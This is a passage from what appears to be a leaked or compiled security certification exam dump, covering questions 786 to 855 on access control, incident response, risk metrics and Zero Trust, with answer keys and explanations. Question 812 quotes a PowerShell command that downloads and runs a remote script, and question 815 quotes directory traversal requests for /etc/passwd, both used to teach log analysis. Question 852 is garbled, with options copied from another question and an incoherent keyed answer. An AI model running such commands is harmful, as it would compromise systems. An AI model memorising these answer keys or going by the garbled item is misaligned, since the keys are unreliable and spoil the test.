Migrating software to a cloud environment that allows more flexible and frequent updates can change how software releases, patches, and configuration changes are performed. This shift often requires organizations to revise their change management policy to accommodate faster deployment cycles, automation, and continuous updates typical in cloud environments.

QUESTION: 786

Which of the following would be the best ways to ensure only authorized personnel can access a secure facility? (Choose two.)

- A. Fencing
- B. Video surveillance
- C. Badge access
- D. Access control vestibule
- E. Sign-in sheet
- F. Sensor

Answer(s): C, D

Explanation:

Badge access enforces authentication before entry by requiring individuals to present authorized credentials to gain access to the facility. This ensures that only personnel with approved access rights can unlock and enter secured areas.

An access control vestibule, also known as a mantrap, is a physical security mechanism that controls entry by allowing only one individual through a secured space at a time after authentication. This prevents tailgating and ensures that only verified individuals can proceed into the secure facility.

QUESTION: 787

A security administrator wants to determine if the company's social engineering training is effective.

Which of the following should the administrator do to complete this task?

- A. Set up a honeypot.
- B. Send out a survey.
- C. Set up a focus group.
- D. Conduct a phishing campaign

Answer(s): D

Explanation:

Conducting a phishing campaign simulates a real social engineering attack against employees to measure how they respond. By tracking metrics such as how many users click malicious links or report the email, the organization can objectively evaluate whether the social engineering training has improved employee awareness and behavior.

QUESTION: 788

Which of the following are the first steps in an incident response process?

- A. Containment, preparation detection
- B. Analysis, detection, lessons learned
- C. Eradication, recovery, lessons learned
- D. Preparation detection analysis

Answer(s): D

Explanation:

Incident response begins with preparation, where policies, procedures, tools, and trained personnel are established to handle security incidents effectively. After preparation, the next steps are detection and analysis, where potential incidents are identified, investigated, and

validated to determine their scope and impact before containment and remediation activities begin.

QUESTION: 789

Which of the following security concepts ensures that a sender cannot falsely deny having sent a message?

- A. Confidentiality
- B. Non-repudiation
- C. Authorization
- D. Authentication

Answer(s): B

Explanation:

Non-repudiation ensures that a sender cannot deny having performed an action such as sending a message. It is typically achieved through mechanisms like digital signatures and cryptographic proof that uniquely bind the sender to the transmitted data. This provides verifiable evidence of the origin of the message.

QUESTION: 790

An administrator wants to create a comprehensive list of the technologies used at the company. Which of the following will best help with this task?

- A. Data deduplication
- B. Asset enumeration
- C. Dynamic analysis
- D. Vulnerability scan

Answer(s): B

Explanation:

Asset enumeration involves identifying and cataloging all hardware, software, and technologies used within an organization's environment. This process creates an inventory of systems, devices, applications, and services, providing visibility into the organization's technology assets and supporting security management, monitoring, and risk assessment.

QUESTION: 791

An employee asks a security analyst to scan a suspicious email that contains a risk to a file on a file-sharing site. The analyst determines that the file is safe after downloading and scanning the file with antivirus software.

When the employee opens the file, their device is infected with ransomware.

Which of the following steps should the analyst have taken?

- A. Review the file in a code editor.
- B. Monitor the file connections with `netstat -ano`.
- C. Execute the file in a sandbox.
- D. Retrieve the file hash and check with OSINT.

Answer(s): C

Explanation:

Executing the file in a sandbox allows the analyst to observe the behavior of the file in an isolated environment without risking the production system. Sandboxing detects malicious actions such as ransomware behavior, including attempts to encrypt files, modify system processes, or contact command-and-control servers. This behavioral analysis can reveal threats that traditional antivirus scanning may miss.

QUESTION: 792

A security administrator needs a method to secure data in an environment that includes some form of checks so that the administrator can track any changes.

Which of the following should the administrator set up to achieve this goal?

- A. SPF
- B. GPO
- C. NAC
- D. FIM

Answer(s): D

Explanation:

File integrity monitoring tracks and verifies changes to files and system configurations by monitoring file attributes such as hashes, timestamps, and permissions. It generates alerts when unauthorized or unexpected modifications occur, allowing administrators to detect and investigate changes to protected data or critical system files. This provides visibility and accountability for modifications within the environment.

QUESTION: 793

A security analyst must protect customer data that is stored on a network shared drive.

Which of the following should the analyst do first to implement protections? (Choose two.)

- A. Enable sensitivity labeling.
- B. Create a data retention policy.
- C. Install additional drives for RAID.
- D. Limit access to the shared drive.
- E. Encrypt the server hard drives.
- F. Mask all customer PII.

Answer(s): A, D

Explanation:

Sensitivity labeling classifies customer data based on its level of sensitivity, enabling the organization to apply appropriate security controls, handling rules, and monitoring based on the classification of the data.

Limiting access to the shared drive ensures that only authorized users who require the data for their roles can access it. Enforcing access control reduces the risk of unauthorized exposure of customer information stored on the network share.

QUESTION: 794

A company that has a large IT operation is looking to better control, standardize, and lower the time required to build new servers.

Which of the following architectures will best achieve the company's objectives?

- A. IoT
- B. IaC
- C. PaaS
- D. ICS

Answer(s): B

Explanation:

Infrastructure as Code allows infrastructure such as servers, networks, and configurations to be defined and managed through code and automation tools. This approach standardizes server deployments, ensures consistent configurations, and significantly reduces the time required to provision new systems by automating the build and deployment process.

QUESTION: 795

A security analyst assesses the deployment of a security appliance. The security appliance must perform the following functions.

- The appliance should monitor all traffic to and from the internet.
- The appliance should monitor all east-west traffic inside the data center
- The appliance should be able to detect and block malicious lateral movement.
- The appliance network interface is bandwidth-limited to 1G.

Which of the following should the security analyst implement for a compliant and scalable deployment? (Choose two.)

- A. Install the appliance in an in-line mode to ensure comprehensive monitoring.
- B. Deploy the appliance in fail-closed mode to ensure higher security.
- C. Ensure the appliance console is only accessible from a central jump box.
- D. Implement an IPSec tunnel between the appliance and border routers
- E. Configure API integrations between the appliance and network device to filter traffic
- F. Set up a tap and send network connections' metadata to the appliance.

Answer(s): E, F

Explanation:

Configuring API integrations between the appliance and network devices allows the appliance to instruct switches, routers, or firewalls to block or filter malicious traffic once threats such as lateral movement are detected. This approach enables enforcement across the network without requiring all traffic to pass directly through the appliance, supporting scalability.

Setting up a network tap and sending connection metadata to the appliance allows the appliance to monitor both north-south and east-west traffic without being placed inline. Because the appliance interface is limited to 1Gbps, sending metadata instead of full traffic ensures visibility while avoiding bandwidth limitations and maintaining scalable monitoring.

QUESTION: 796

The Chief Information Security Officer (CISO) of a medium-sized business plans to modernize the existing security infrastructure and address issues with legacy software and assets. Which of the following should the CISO use to determine the scope of the legacy infrastructure and develop a risk-based approach to modernization?

- A. Angry IP Scanner
- B. OWASP Web Security Testing Guide
- C. CIS benchmarks
- D. Metasploit Framework

Answer(s): C

Explanation:

CIS benchmarks provide industry-recognized configuration and security best practices for operating systems, applications, and network devices. By comparing existing systems against these benchmarks, an organization can identify outdated or insecure configurations associated with legacy infrastructure. This assessment helps determine the scope of modernization efforts and supports a risk-based approach by highlighting areas that require remediation or upgrades.

QUESTION: 797

A company wants to ensure that only authorized devices can enter an environment. Which of the following will the company most likely use to implement the control?

- A. Access lists
- B. Remote connection
- C. Screened subnets
- D. Centralized proxy

Answer(s): A

Explanation:

Explanation: Access lists control which devices are permitted to connect to a network or environment by allowing or denying traffic based on identifiers such as MAC addresses, IP addresses, or other device attributes. By defining approved devices in the list, the organization ensures that only authorized systems are allowed to access the environment.

QUESTION: 798

An attacker forces an internal company employee to inject malware into corporate systems under threat of publishing the employee's sensitive personal files.

Which of the following best describes the attacker's motivation in this type of attack?

- A. Financial gain
- B. Revenge
- C. Blackmail
- D. Espionage

Answer(s): C

Explanation:

Blackmail occurs when an attacker threatens to expose sensitive or damaging information about a victim unless the victim complies with certain demands. In this scenario, the attacker coerces the employee into installing malware by threatening to publish the employee's private files, which is a classic form of coercion through blackmail.

QUESTION: 799

Which of the following is a reason an organization performs a self-assessment of their security practices?

- A. To identify potential areas of weakness and opportunities for security improvements
- B. To use an objective third party to identify issues the organization might otherwise miss
- C. To provide regulatory compliance that can be used for a financial disclosure statement
- D. To validate the organization's networks and systems through red team penetration tests

Answer(s): A

Explanation:

A self-assessment allows an organization to internally evaluate its security practices, controls, and processes to identify weaknesses, gaps, and areas that require improvement. By reviewing its own security posture, the organization can proactively address vulnerabilities, strengthen controls, and improve overall security before issues are exploited or discovered during external reviews.

QUESTION: 800

An organization with an on-site workforce is transitioning to a hybrid remote and on-site work environment. Remote workers will only use organization-provided devices with strict endpoint security. Connection to the organization's network will be restricted to VPN access.

Which of the following practices will be most beneficial for the organization when handling sensitive data?

- A. Configuring time-of-day restrictions to match on-site working hours
- B. Disabling the use of external USB storage devices
- C. Monitoring host file integrity with endpoint antivirus software
- D. Securing workers' home routers through technical controls

Answer(s): B

Explanation:

Disabling the use of external USB storage devices helps prevent sensitive organizational data from being copied to removable media that could be lost, stolen, or used to exfiltrate information outside the organization's control. In a hybrid work environment where employees handle sensitive data remotely, restricting removable storage reduces the risk of unauthorized data transfer and leakage.

QUESTION: 801

A company requests a collaboration between the infrastructure and security teams to determine the most secure method of deploying applications that saves costs on physical hardware.

Which of the following is the best way to achieve this goal?

- A. Infrastructure as code
- B. Hybrid cloud
- C. Virtualization
- D. Containerization

Answer(s): C

Explanation:

Virtualization allows multiple virtual machines to run on a single physical server by using a hypervisor to separate operating systems and applications. This approach reduces the need for additional physical hardware while maintaining isolation between workloads. It enables secure and efficient deployment of applications, lowers hardware costs, and improves resource utilization within the infrastructure.

QUESTION: 802

A company deploys a new server that a client must be able to access at all times.

Which of the following will support this availability requirement?

- A. Proxy server
- B. Jump server
- C. Geographic restrictions
- D. Load balancer

Answer(s): D

Explanation:

A load balancer distributes incoming client requests across multiple servers or service instances. This ensures that if one server becomes overloaded or fails, traffic can be redirected to other available servers. By preventing a single point of failure and balancing workload across systems, it helps maintain continuous access to the service and supports high availability.

QUESTION: 803

A company performs risk analysis on its equipment and estimates it will experience about ten incidents over a five-year period.

Which of the following is the correct ARO for the equipment?

- A. 2
- B. 5
- C. 10
- D. 50

Answer(s): A

Explanation:

Annualized Rate of Occurrence represents the expected number of times a risk event occurs in one year. If ten incidents are expected over a five-year period, the annual rate is calculated by dividing the total incidents by the number of years. This results in two incidents per year.

QUESTION: 804

Which of the following security threats aims to compromise a website that multiple employees frequently visit?

- A. Supply chain
- B. Typosquatting
- C. Watering hole
- D. Impersonation

Answer(s): C

Explanation:

A watering hole attack targets a website that a specific group of users frequently visits and compromises it to infect those users when they access the site.

QUESTION: 805

An organization plans to increase security controls for devices that connect to its internal network. The additional security control must perform port-based authentication as part of the connection process. Which of the following should the organization implement?

- A. EDR
- B. SASE
- C. 802.1X
- D. WPA3

Answer(s): C

Explanation:

802.1X provides port-based network access control, requiring devices to authenticate before gaining access to the network.

QUESTION: 806

A company processes a large volume of business-to-business transactions and prioritizes data confidentiality over transaction availability. The company's firewall administrator must configure a new hardware-based firewall to replace the current one.

Which of the following should the administrator do to best align with the company requirements in case a security event occurs?

- A. Ensure the firewall data plane moves to fail-closed mode
- B. Implement a `DENY ALL` rule as the last firewall ACL rule.
- C. Prioritize business-critical application traffic through the firewall.
- D. Configure rate limiting between the firewall interfaces.

Answer(s): A

Explanation:

Fail-closed mode ensures that if a failure or security event occurs, all traffic is blocked, preventing unauthorized access and protecting data confidentiality.

QUESTION: 807

Which of the following best describes the main difference between an MOU and an SOW?

- A. An MOU is usually not legally binding, while an SOW is usually legally binding about outcomes
- B. An MOU identifies engagement details, while an SOW specifies who will engage
- C. An MOU requires signatures from both parties, while an SOW only requires a signature from the service provider

D. An MOU is typically very detailed about tasks, while an SOW is typically high-level.

Answer(s): A

Explanation:

An MOU generally outlines mutual understanding and intentions without being legally binding, whereas an SOW defines specific deliverables, scope, and obligations and is typically legally binding.

QUESTION: 808

Which of the following is a major security implication of connecting an ICS network to an enterprise network?

- A. Increased need for authentication due to device segregation
- B. Increased exposure to exploitation that could disrupt operations
- C. Increased network congestion due to unmanaged devices
- D. Increased vulnerabilities with the use of unsupported enterprise tools

Answer(s): B

Explanation:

Connecting an ICS network to an enterprise network increases exposure to external threats, making it more susceptible to exploitation that can disrupt critical industrial operations.

QUESTION: 809

Which of the following is an example of passive reconnaissance against a company?

- A. Calling a company's employees to gather sensitive information
- B. Mapping the company IP space with a ping sweep of the company's network
- C. Using automated tools to search public information on the internet
- D. Poisoning the company's DNS server's cache with malicious queries

Answer(s): C

Explanation:

Passive reconnaissance gathers information without directly interacting with the target systems, such as collecting publicly available data from the internet using automated tools.

QUESTION: 810

Which of the following is a key reason to follow data retention policies during asset decommissioning?

- A. To ensure data is securely destroyed when no longer needed
- B. To make backup copies of all company data before disposing of hardware

- C. To allow employees to access old files even after the hardware is recycled
- D. To keep all customer data available in case it is required in the future

Answer(s): A

Explanation:

Data retention policies define how long data should be kept and when it must be securely destroyed. Following these policies during asset decommissioning ensures sensitive information is not retained longer than necessary and is properly eliminated to prevent unauthorized access.

QUESTION: 811

A staff member finds a USB drive in the office's parking lot.
Which of the following should the staff member do?

- A. Notify the file owner after reviewing the contents of the drive.
- B. Use an air-gapped system to open the files without exposing the network.
- C. Wipe the drive immediately using a secure method.
- D. Submit the device to the security team without connecting it.

Answer(s): D

Explanation:

Unknown USB devices can be malicious, so they should not be connected to any system. Submitting the device to the security team allows it to be handled safely using proper forensic and security procedures.

QUESTION: 812

A security analyst reviews the following endpoint log:

```
powershell -exec bypass -Command "IEX (New-Object Net.WebClient).DownloadString  
(http://176.30.40.50/evil.ps1")
```

Which of the following logs will help confirm an established connection to IP 176.30.40.50?

- A. System event logs
- B. EDR logs
- C. Firewall logs
- D. Application logs

Answer(s): C

Explanation:

Firewall logs record network traffic flows, including outbound connections from a host to external IP addresses, which can confirm whether a connection to the specified IP was established.

QUESTION: 813

Which of the following best describes a threat actor who can coordinate a cyberattack to disable sensors and execute kinetic effects?

- A. Insider threat
- B. Hacktivist
- C. Organized criminal
- D. Nation-state

Answer(s): D

Explanation:

A nation-state actor has the resources, expertise, and strategic capability to conduct advanced cyberattacks that can impact physical systems, including disabling sensors and enabling kinetic effects.

QUESTION: 814

Which of the following best explains the use of a policy engine in a Zero Trust environment?

- A. It is used by a central server to apply default permissions across a range of network and computing resources.
- B. It is used to make access control decisions without inheriting permission decisions from prior events.
- C. It is used to dynamically assign user permissions based on a user's identity and previous activity.
- D. It is used when user roles are unknown and the organization wants to leverage ML to control access.

Answer(s): B

Explanation:

In a Zero Trust architecture, the policy engine evaluates each access request independently using current context and policies, ensuring decisions are made without relying on prior trust or previous access approvals.

QUESTION: 815

While analyzing SIEM alerts for a company WAR an incident response analyst observes the following:

```
https://corporate-A.com/loadimage?filename=../../../../etc/ https://corporate-A.com/loadimage?filename=../../../../etc/passwd https://corporate-A.com/loadimage?filename=../../../../etc/passwd
```

Which of the following best describes the observed behavior?

- A. Credential replay
- B. Directory traversal
- C. Brute-force attack

D. Resource exhaustion

Answer(s): B

Explanation:

The use of sequences like “../../” indicates attempts to navigate outside the intended directory structure to access restricted files such as /etc/passwd, which is characteristic of a directory traversal attack.

QUESTION: 816

An IT security director performs a security assessment on a vendor but fails to disclose that the director's spouse is a high-level executive with the vendor.

Which of the following best explains why the director should have disclosed this fact?

- A. Rules of engagement
- B. Right-to-audit clause
- C. Due diligence
- D. Conflict of interest

Answer(s): D

Explanation:

A personal relationship with a vendor executive can influence objectivity and decision-making, creating a conflict of interest that must be disclosed to maintain transparency and integrity in the assessment.

QUESTION: 817

A systems administrator uses deception techniques to help detect and study attacks within a network. The administrator deploys a document filled with fake passwords and customer payment information.

Which of the following techniques is the administrator using?

- A. Honeytoken
- B. Honeytrap
- C. Honeyfile
- D. Honeytrap

Answer(s): C

Explanation:

A honeyfile is a decoy file containing fake sensitive information designed to attract attackers and trigger alerts when accessed, helping detect and study malicious activity.

QUESTION: 818

Which of the following explains how organizations benefit from SCAP?

- A. The configurations defined as part of established baselines allow organizations to deploy well-tested security solutions quickly and easily
- B. The consolidated reporting layout makes it easier for technicians to communicate incident response to senior decision-makers
- C. The common format for vulnerability scanning and reporting enables greater interoperability between security tools from different vendors.
- D. The strict compliance to international standards reduces overall cost and risk to organizations when a security breach occurs.

•
Answer(s): C

Explanation:

SCAP standardizes how vulnerability and configuration data is formatted and shared, allowing different security tools to interoperate and exchange information consistently across vendors.

QUESTION: 819

The Chief Information Security Officer gives the security community the opportunity to report vulnerabilities on the organization's public-facing assets.

Which of the following does this scenario best describe?

- A. Bug bounty
- B. Red teaming
- C. Open-source intelligence
- D. Third-party information sharing

Answer(s): A

Explanation:

A bug bounty program invites external security researchers to identify and report vulnerabilities in an organization's systems, often in exchange for rewards, improving overall security.

QUESTION: 820

Which of the following are the most important considerations when encrypting data? (Choose two.)

- A. Obfuscation
- B. Algorithms
- C. Data masking
- D. Key length
- E. Tokenization
- F. Salting

Answer(s): B, D

Explanation:

The strength of encryption depends primarily on the algorithm used and the key length, as these determine how resistant the encryption is to attacks and how difficult it is to break.

QUESTION: 821

A business analyst develops a questionnaire to interview key stakeholders about business priorities in case of a cybersecurity incident.

Which of the following are most likely the stakeholders' priorities? (Choose two.)

- A. Return on investment on cybersecurity
- B. Statistics about incident annualized rate of occurrence
- C. Risk management strategies and plans
- D. A financial annualized loss expectancy report
- E. The system's required recovery time objective
- F. IT assets and which business processes they support

Answer(s): E, F

Explanation:

Stakeholders prioritize how quickly systems must be restored after an incident, which is defined by the recovery time objective. They also need to understand which IT assets support critical business processes in order to prioritize recovery efforts effectively.

QUESTION: 822

A security technician determines that no additional patches can be applied to an application and the risks of operating as such must be accepted. Additionally, only a limited number of network services should utilize the application.

Which of the following best describes this type of mitigation?

- A. Patching
- B. Segmentation
- C. Isolation
- D. Monitoring

Answer(s): C

Explanation:

Isolation limits exposure by restricting the application's interaction to only necessary services, reducing risk when patching is no longer possible.

QUESTION: 823

Which of the following is an example of implementing Zero Trust architecture?

- A. Building strong network boundaries to prevent intrusion
- B. Verifying user identity once at the start of the session
- C. Granting resource access after continuous validation
- D. Prioritizing perimeter defense to block external threats

Answer(s): C

Explanation:

Zero Trust requires continuous verification of identity and context for every access request, ensuring access is granted only after ongoing validation rather than relying on a single initial authentication or perimeter defenses.

QUESTION: 824

Which of the following best describes a common use of OSINT?

- A. Monitoring internal systems and network traffic to detect abnormal behavior
- B. Installing and configuring security patches to fix known vulnerabilities
- C. Collecting information from public platforms to find possible security exposures
- D. Encrypting sensitive company data and storing it securely in the cloud

Answer(s): C

Explanation:

OSINT involves gathering information from publicly available sources such as websites, social media, and public records to identify potential security exposures and threats.

QUESTION: 825

A security analyst must recover files from a USB drive associated with a ransomware attack. Which of the following tools will help the analyst securely retrieve the files?

- A. Sandboxing environment
- B. Intrusion prevention system
- C. File integrity management tool
- D. Static code analysis tool

Answer(s): A

Explanation:

A sandboxing environment allows the analyst to safely access and recover files from the USB drive in an isolated environment, preventing potential malware from affecting production systems.

QUESTION: 826

A security engineer receives reports of unauthorized devices on the organization's network. Which of the following best describes a secure and effective way to mitigate the risks?

- A. Deploy a NAC solution to block wireless connections until devices can be verified against the baseline configuration.
- B. Set the NAC solution to only accept handshakes initiated from a static set of IP addresses.
- C. Configure a NAC solution to enforce 802.1X authentication with device certificates and implement endpoint security checks
- D. Implement a NAC solution that redirects all devices to the guest Wi-Fi for holding until a security analyst can validate the security compliance.

•
Answer(s): C

Explanation:

Enforcing 802.1X with device certificates ensures only authenticated devices can connect, and endpoint security checks verify compliance with security policies before granting network access, effectively mitigating unauthorized device risks.

QUESTION: 827

Which of the following explains the difference between data masking and data tokenization?

- A. Data masking is typically a non-reversible process, while data tokenization is reversible
- B. Data masking uses encryption, while data tokenization replaces data with null values
- C. Data masking uses one-to-one data mapping, while data tokenization uses one-to-many data mapping
- D. Data masking implements a random function, while data tokenization implements a pseudo-random function

•
Answer(s): A

Explanation:

Data masking irreversibly alters sensitive data to hide it, whereas tokenization replaces data with tokens that can be mapped back to the original values through a secure tokenization system, making it reversible.

QUESTION: 828

Which of the following is most likely in a responsibility matrix in a cloud computing environment?

- A. The customer is responsible for information and data regardless of the cloud model used.
- B. The cloud provider is responsible for account and identity management for connected devices
- C. The customer and the cloud provider share responsibility for the physical network infrastructure

D. The cloud provider is responsible for the security of endpoints connected to the infrastructure.

Answer(s): A

Explanation:

In cloud shared responsibility models, customers are always responsible for their data and how it is managed and protected, regardless of the cloud service model.

QUESTION: 829

Alerts from email protection systems and MSSPs must be entered into an IT service management system and assigned to the security team.

Which of the following should an organization implement to enable this functionality?

- A. Automated compliance monitoring
- B. Automated ticket creation
- C. Automated vulnerability scans
- D. Automated indicator sharing

Answer(s): B

Explanation:

Automated ticket creation integrates alerts from security tools into an IT service management system, ensuring incidents are logged and assigned to the appropriate security team for response.

QUESTION: 830

A security analyst receives an alert that an employee has clicked on a phishing email and exposed their credentials.

Which of the following should the analyst do?

- A. Notify all employees about the phishing attack and instruct them to avoid suspicious emails
- B. Wait for the confirmation from the employee before making any changes to their account.
- C. Reimage the employee's workstation to ensure no malware is present.
- D. Lock the employee's account to prevent further unauthorized access.

Answer(s): D

Explanation:

Locking the compromised account immediately prevents attackers from using the exposed credentials to gain unauthorized access, containing the incident quickly.

QUESTION: 831

Which of the following attacks are most likely to exploit vulnerabilities in RTOS?

- A. Code injection
- B. DDoS
- C. Brute-force
- D. XSS

Answer(s): A

Explanation:

RTOS-based systems often have limited protections and may be vulnerable to code injection, allowing attackers to execute malicious code directly on embedded or real-time systems.

QUESTION: 832

Which of the following is an example of change management?

- A. Implementing an update after a board grants approval
- B. Setting a new password for a user
- C. Performing a penetration test before deploying a patch
- D. Auditing all system equipment before sending the list to the Chief Executive Officer

Answer(s): A

Explanation:

Change management involves formally reviewing, approving, and implementing changes through a controlled process, such as applying an update after receiving approval from a governing board.

QUESTION: 833

A company processes personal data from customers in multiple countries.

Which of the following actions is most critical for maintaining legal compliance with global privacy regulations?

- A. Storing all customer data on encrypted local servers
- B. Hiring a data privacy officer to review contracts
- C. Ensuring DPAs are in place with third-party vendors
- D. Using strong passwords and firewalls on all endpoints

Answer(s): C

Explanation:

Data Processing Agreements establish legal obligations for how third-party vendors handle personal data, ensuring compliance with global privacy regulations when data is shared or processed externally.

QUESTION: 834

After a cybersecurity event, a company audits its enterprise VoIP system to find ways to reduce its attack surface. The company has a flat network.

Which of the following changes should a security administrator implement to reduce the attack surface on the VoIP system?

- A. Configure the VoIP system to send logs to a central location.
- B. Place the VoIP system in its own VLAN.
- C. Implement remote VoIP phone registration.
- D. Change the default credentials of VoIP phones.

Answer(s): B

Explanation:

Placing the VoIP system in its own VLAN segments it from the rest of the flat network, limiting exposure and reducing the attack surface by restricting access to only necessary traffic.

QUESTION: 835

A software development team tests a new feature that processes user-uploaded files. A security engineer is concerned that attackers might upload malicious files to exploit vulnerabilities after the application moves to production.

Which of the following approaches will best reduce this risk?

- A. Deploying the solution in an isolated environment that limits access to system resources
- B. Using static code analysis to detect embedded malware signatures in uploaded files
- C. Performing a code signing operation to validate the uploaded files before accepting them
- D. Enabling full disk encryption to protect files stored during the test cycle

Answer(s): A

Explanation:

Processing user-uploaded files in an isolated environment such as a sandbox limits access to system resources, preventing malicious files from impacting the main system even if they exploit vulnerabilities.

QUESTION: 836

Which of the following should an organization implement to avoid unnecessary liability after the end of a legal contract obligation with a third party?

- A. Data encryption
- B. Data classification
- C. Data retention
- D. Data inventory

Answer(s): C

Explanation:

Data retention policies ensure data is only kept for the required period and then properly disposed of, reducing unnecessary legal liability after contractual obligations end.

QUESTION: 837

Which of the following is a reason an organization should use different CSPs for a critical financial application?

- A. Application overhead can be better load balanced across multiple providers.
- B. Platform diversity reduces the likelihood of losing access to resources.
- C. Parallel processing allows continued operations while deploying time-critical security updates.
- D. Selection of a hot site minimizes downtime and helps the organization meet its RTO.

Answer(s): B

Explanation:

Using multiple cloud service providers introduces platform diversity, reducing the risk of a single point of failure and ensuring continued access to critical resources if one provider experiences an outage.

QUESTION: 838

Which of the following describes the main purpose of a risk register?

- A. To track, assess, and manage identified threats
- B. To automatically mitigate all security vulnerabilities
- C. To replace the need for external penetration testing
- D. To automatically create compliance reports

Answer(s): A

Explanation:

A risk register is used to document identified risks, evaluate their impact and likelihood, and track mitigation efforts to manage those risks effectively over time.

QUESTION: 839

A company prepares for an upcoming regulatory audit. The company wants to perform a gap analysis in the most cost-effective way.

Which of the following will help the company achieve this goal?

- A. Internal self-assessment
- B. Active reconnaissance

- C. Red team penetration test
- D. Tabletop exercise

Answer(s): A

Explanation:

An internal self-assessment allows the organization to compare current controls against regulatory requirements and identify gaps without the higher cost of external engagements.

QUESTION: 840

Which of the following vulnerabilities will input validation prevent?

- A. DNS hijacking
- B. Time-of-check
- C. SQL injection
- D. Sideloads

Answer(s): C

Explanation:

Input validation ensures that user-supplied data is properly sanitized and constrained, preventing malicious input such as SQL commands from being executed against a database.

QUESTION: 841

A security engineer must deploy a sensor to actively monitor a closed network. The company's enterprise SIEM is located in the cloud, and there is a strict policy against connecting this network to the internet.

Which of the following will best address these requirements?

- A. Place the sensor on the edge router of the closed network, open port 22 on the management interface, and create a secure connection to the cloud SIEM while using an Implicit deny rule to restrict traffic.
- B. Connect the sensor to the closed network router's span port, install a one-way data diode, and pass traffic to the sensor on the enterprise network for inclusion in the enterprise log data.
- C. Install a log server on the closed network, point all network and system logs to the log server, and perform weekly manual audits of the logs to meet regulatory compliance objectives.
- D. Install the sensor on the internal closed network, add a firewall to the sensor stack, and connect the firewall to the corporate ISP while using strict ACLs to prevent egress traffic.

•

Answer(s): B

Explanation:

A data diode enables one-way data transfer from the closed network to the enterprise network, allowing monitoring data to be sent to the SIEM without exposing the closed network to inbound connections or internet access, preserving isolation while enabling visibility.

QUESTION: 842

Which of the following scenarios is a warning sign specific to insider threats that should be included in a company's security awareness training?

- A. An IT employee upgrades systems to the newest version of an encryption library.
- B. A user shares their unique credentials with peers within their team.
- C. A finance user scrutinizes an employee's reimbursement form after a business trip.
- D. A user traveling abroad logs in outside of normal operating hours.

Answer(s): B

Explanation:

Sharing unique credentials is a clear insider threat warning sign because it violates access control policies and can lead to unauthorized access using legitimate accounts.

QUESTION: 843

Which of the following best describes the practice of preserving and documenting the handling of forensic evidence?

- A. Acquisition of evidence
- B. E-discovery
- C. Chain of custody
- D. Forensic tabletop exercises

Answer(s): C

Explanation:

Chain of custody ensures that forensic evidence is properly documented, tracked, and handled from collection through analysis to maintain its integrity and admissibility.

QUESTION: 844

While a school district is performing state testing, a security analyst notices that all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host.

Which of the following is most likely responsible for this malicious activity?

- A. Unskilled attacker
- B. Shadow IT
- C. Credential stuffing
- D. DMARC failure

Answer(s): A

Explanation:

ARP poisoning is a relatively simple attack that can be executed with readily available tools, making it most likely associated with an unskilled attacker rather than advanced or credential-based threats.

QUESTION: 845

Which of the following best represents how frequently an incident is expected to happen each year?

- A. RTO
- B. ALE
- C. SLE
- D. ARO

Answer(s): D

Explanation:

Annualized Rate of Occurrence represents the estimated frequency with which a specific threat or incident is expected to occur within a year.

QUESTION: 846

A new security team must develop necessary security program elements. Which of the following steps should the security team take first?

- A. Create a playbook.
- B. Develop an AUP.
- C. Build an asset inventory.
- D. Hold a tabletop exercise.

Answer(s): C

Explanation:

Building an asset inventory establishes visibility into all systems, devices, and data within the environment, which is foundational for identifying risks and developing effective security controls.

QUESTION: 847

Which of the following risk analysis attributes measures the chance that a vulnerability will be exploited?

- A. Exposure factor

- B. Impact
- C. Severity
- D. Likelihood

Answer(s): D

Explanation:

Likelihood represents the probability that a vulnerability will be exploited, indicating how likely it is that a threat event will occur.

QUESTION: 848

A security analyst discovers an application written in C that does not properly validate the length of user input before copying it into a fixed-size array. To which of the following is the application vulnerable?

- A. Sideloaded
- B. SQLi
- C. Buffer overflow
- D. XSS

Answer(s): C

Explanation:

Failing to validate input length when copying data into a fixed-size array can overwrite adjacent memory, which is characteristic of a buffer overflow vulnerability.

QUESTION: 849

An energy provider identifies a critical vulnerability in a control system that could lead to operational downtime.

Which of the following is the most likely reason this vulnerability is considered high priority despite no known exploits?

- A. The system already has antivirus protection.
- B. The vulnerability could disrupt essential services.
- C. The control system is exposed to the public internet.
- D. The vulnerability has a CVSS score below 7.0.

Answer(s): B

Explanation:

Vulnerabilities in control systems are prioritized based on potential impact, and the possibility of disrupting essential services like energy delivery makes the risk critical even without known exploits.

QUESTION: 850

A company must ensure that log searches are conducted in the shortest time frame. Which of the following should the company do to maintain logs in live storage for 90 days?

- A. Conduct deduplication.
- B. Conduct archiving.
- C. Apply aggregation.
- D. Apply compression.

Answer(s): D

Explanation:

Compression reduces the storage size of logs, allowing more data to remain in fast, accessible live storage for a longer period, which supports quicker search performance.

QUESTION: 851

A security analyst Investigates an incident in which a PowerShell script was identified as a potential IoC. Which of the following will best help the analyst identify an attempt to compromise the system?

- A. SNMP logs
- B. Firewall logs
- C. EDR logs
- D. IPS logs

Answer(s): C

Explanation:

EDR logs provide detailed visibility into endpoint activity, including process execution, script behavior, and command-line actions, making them most effective for identifying malicious PowerShell activity and potential system compromise.

QUESTION: 852

A software company currently secures access using a combination of traditional username/password configurations and one-time passwords for MFA. However, employees still struggle to maintain both a password manager and the authenticator application. The company wants to migrate to a single, integrated authentication solution that is more secure and provides a smoother login experience for its employees.

Which of the following solutions will best satisfy the company's needs?

- A. An IT employee upgrades systems to the newest version of an encryption library.
- B. A user shares their unique credentials with peers within their team.
- C. A finance user scrutinizes an employee's reimbursement form after a business trip.
- D. A user traveling abroad logs in outside of normal operating hours.

Answer(s): D

Explanation:

Logging in from an unusual location and outside normal operating hours is a behavioral anomaly that can indicate potential credential misuse or compromise, which is relevant when evaluating authentication security improvements.

QUESTION: 853

A security engineer tests a system that uses parallel processing to handle large workloads. Which of the following will best support resilience and recovery?

- A. Using a system that can reroute tasks to other processors if one fails
- B. Building a backup system that only runs during off hours
- C. Limiting the number of processors in use to avoid confusion and errors
- D. Enabling journaling to troubleshoot any system errors

Answer(s): A

Explanation:

Rerouting tasks to other processors provides fault tolerance, ensuring workloads continue processing even if a component fails, which supports system resilience and rapid recovery.

QUESTION: 854

A large organization has stable, well-established operations regarding its employee work hours, locations, and tasks. The large number of employees makes individual, close monitoring impractical. The organization wants to automate the detection of possible security breaches. Which of the following is the best way to detect activities outside of normal operations?

- A. Insider threat monitoring
- B. Anomalous behavior recognition
- C. Social engineering detection
- D. Operational security policies

Answer(s): B

Explanation:

Anomalous behavior recognition establishes a baseline of normal user and system activity and automatically detects deviations, enabling identification of potential security breaches at scale.

QUESTION: 855

Which of the following best explains the purpose of establishing the rules of engagement before conducting a third-party penetration test?

